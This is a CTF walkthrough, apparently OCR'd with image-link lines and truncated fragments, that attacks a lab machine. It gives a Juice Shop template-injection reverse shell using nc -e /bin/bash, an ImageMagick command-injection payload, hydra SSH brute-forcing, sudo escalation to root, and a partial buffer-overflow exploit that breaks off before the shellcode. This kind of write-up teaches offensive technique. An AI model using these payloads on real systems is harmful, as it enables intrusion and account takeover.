
[redacted]

Task 1-4: OWASP juice shop

For this task, I need to honestly tell you that I'm cheating for the flag. I read the content inside the docker image after I gain access as a root user. For this task, I'm not going to show you the flag until someone clarifies the following vulnerability as the solution.

For your information, we can get the reverse shell by completing the task: Infect the server with juicy malware by abusing arbitrary command execution. This can be done on playing around with the user name. I'm going to show the working solution on my local machine.

Firstly, register yourself as a legit user and go to your profile page.



User Profile

Email:
haha@yahoo.com


Username:
#{1+1}

2

File Upload:

By p


encapsulation of javascript. We are going to craft a reverse shell payload by entering the following. #{global.process.mainModule.require('child_process').exec('nc -e /bin/bash 127.0.0.1 4444')}Open up our Netcat listener and capture the reverse shell.



```
root@kali:~/Desktop/THM/juice-shop_9.3.0# nc -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46692
whoami
root
```

That’s

running as a docker. For your information, the above vulnerability has no effect on a docker. If you found a vulnerability on reading the flag file inside the docker, please let me know. Much appreciate.


User Profile

Email:
haha@yahoo.com


Username:
#{1+1}

#{1+1}

Task 1-5: Vulnbank

For this task, you need to locate yourself on the login page. http://<machine IP>:8091/vulnbank/online/login.phpThe login credential is j.doe:password. The web is actually vulnerable to Imagemagick arbitrary command execution. Since our primary objective is to read the flag.txt like the previous task, draft the following payload and save as .png file.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/oppsie.jpg"|cat /flag.txt > hack.txt")'
pop graphic-contextAfter that visit user info on the top right corner and upload the payload.
```


alance: 760

John Doe
j.doe
Hi!

User Edit


ACCOUNT
DE123451234512
CREDIT CARD
5138-3266-5138-5
USER
j.doe
PHONE NUMBER
+15555555
FIRST NAME
John
LAST NAME
Doe
E-MAIL
j.doe@vulnbank.co
BIRTH DATE
1984-04-04
ABOUT
Hi!

Afte

http://<machine IP>:8091/vulnbank/online/hack.txtThat’s all for the CTF on web vulnerability. Time to move on.

Task 1-6: Capture user’s flag

Still, remember the Port 445 and port 22 on the Nmap? Now, do the enumeration on the samba port using enum4linux.



```
=================================
|    Users on 10.10.176.225     |
=================================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: zayotic  Name:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: mason    Name:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: root     Name: ro
```


```
$ enum4linux <machine IP>
```

using hydra.

```
$ hydra -t64 -l <username> -P /usr/share/wordlists/rockyou.txt ssh://<machine IP>
```

After a few seconds, we are able to get the mason and zayotic SSH passwords from the result. I recommend login as zayotic if you going for an easy way or mason as hard way.

After login to the SSH shell, time to capture the user flag from zayotic’s home directory.




```
Last login: Thu Dec 12 15:43:42 2019 from netwars
zayotic@plethora:~$ ls -la
total 48
drwxr-xr-x  7 zayotic zayotic 4096 Dec 12 15:43 .
drwxr-xr-x 11 root    root    4096 Dec 11 05:04 ..
lrwxrwxrwx  1 root    root       9 Dec 12 09:11 .bash_history -> /dev/null
-rw-r--r--  1 zayotic zayotic  220 Dec 11 02:22 .bash_logout
-rw-r--r--  1 zayotic zayotic 3637 Dec 11 02:22 .bashrc
drwxr-xr-x  2 root    root    4096 Dec 12 11:46 bof
drwx------  2 zayotic zayotic 4096 Dec 12 15:43 .cache
drwxrwxr-x  3 zayotic zayotic 4096 Dec 11 23:35 .config
-rw-rw-r--  1 zayotic zayotic   22 Dec 12 08:38 .gdbinit
drwxrwxr-x  3 zayotic zayotic 4096 Dec 11 23:35 .local
drwxrwxr-x  4 zayotic zayotic 4096 Dec 12 11:35 peda
-rw-r--r--  1 zayotic zayotic  675 Dec 11 02:22 .profile
-rw-rw-r--  1 zayotic zayotic   33 Dec 12 14:46 user.txt
zayotic@plethora:~$ cat user.txt

zayotic@plethora:~$
```

Task 1-7: Capture the root flag

There are two ways to capture the root flag, sudo and buffer overflow. I ‘m going to demonstrate both solutions


Sudo way (Easy)

This is the easiest way to solve the challenge but less challenging. But first, you need to log in as zayotic and check for sudo privilege.



```
zayotic@plethora:~$ sudo -l
Matching Defaults entries for zayotic on plethora:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zayotic may run the following commands on plethora:
    (root) NOPASSWD: /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env, /usr/bin/expect,
        /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp, /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi,
        /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bin/script
```

The




```
zayotic@plethora:~$ sudo /bin/bash
root@plethora:~# cd /root
root@plethora:/root# ls
root.txt
root@plethora:/root# cat root.txt
```

```
$ sudo /bin/bash
```

Buffer overflow (Challenging)

Actually I escalate myself as root user through this method because I log in as mason in my first walkthrough. There is one interesting folder on zayotic home directory, bof. For your information, bof usually stands for buffer overflow. By looking at the C code, I definitely can overflow the program and gain root access.



```
zayotic@plethora:~/bof$ cat stack.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/cdefs.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```


I'm going to explain the buffer

Step 1: Overflow the program with 100 A(s)

As for the first step, we are going to create 100 A characters using the following python code.

`$ python -c "print('A'*100)" > /home/zayotic/A.in`Launch the program with gdb (debugger).


`$gdb stack`After that, run with the payload we just created



```
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online a
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"..
Reading symbols from stack...(no debugging symbols found)...do
gdb-peda$ r < /home/zayotic/A.in
Starting program: /home/zayotic/bof/stack < /home/zayotic/A.in

Program received signal SIGSEGV, Segmentation fault.
```

`gdb$ r < /home/zayotic/A.in`

EIP offset.




```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Step 2: Finding EIP offset


To identify the EIP offset, we need to create a pattern. On your own machine, enter the following command to create the pattern.

`$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100`




```
root@kali:~/Desktop/THM/plethora# /usr/share
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab
```

```
Le
St
0x
```



```
gdb-peda$ run
Starting program: /home/zayotic/bof/stack
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```


`$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x63413563`



```
root@kali:~/Desktop/THM/plethora# /usr/s
[*] Exact match at offset 76
```

This return address is important as it going to redirect to a malicious payload which will be explained in the later step. To verify our finding is valid, we create the following payload by setting the return address 0xffffddaa.

```
$ python -c "print('A'*76 + '\xaa\xdd\xff\xff')" > /home/zayotic/eip.in
```



```
Stopped reason: SIGSEGV
0xffffddaa in ?? ()
gdb-peda$
```

Step 3: Putting the shellcode

We are going to use the following shellcode as a malicious payload we just talked about before.

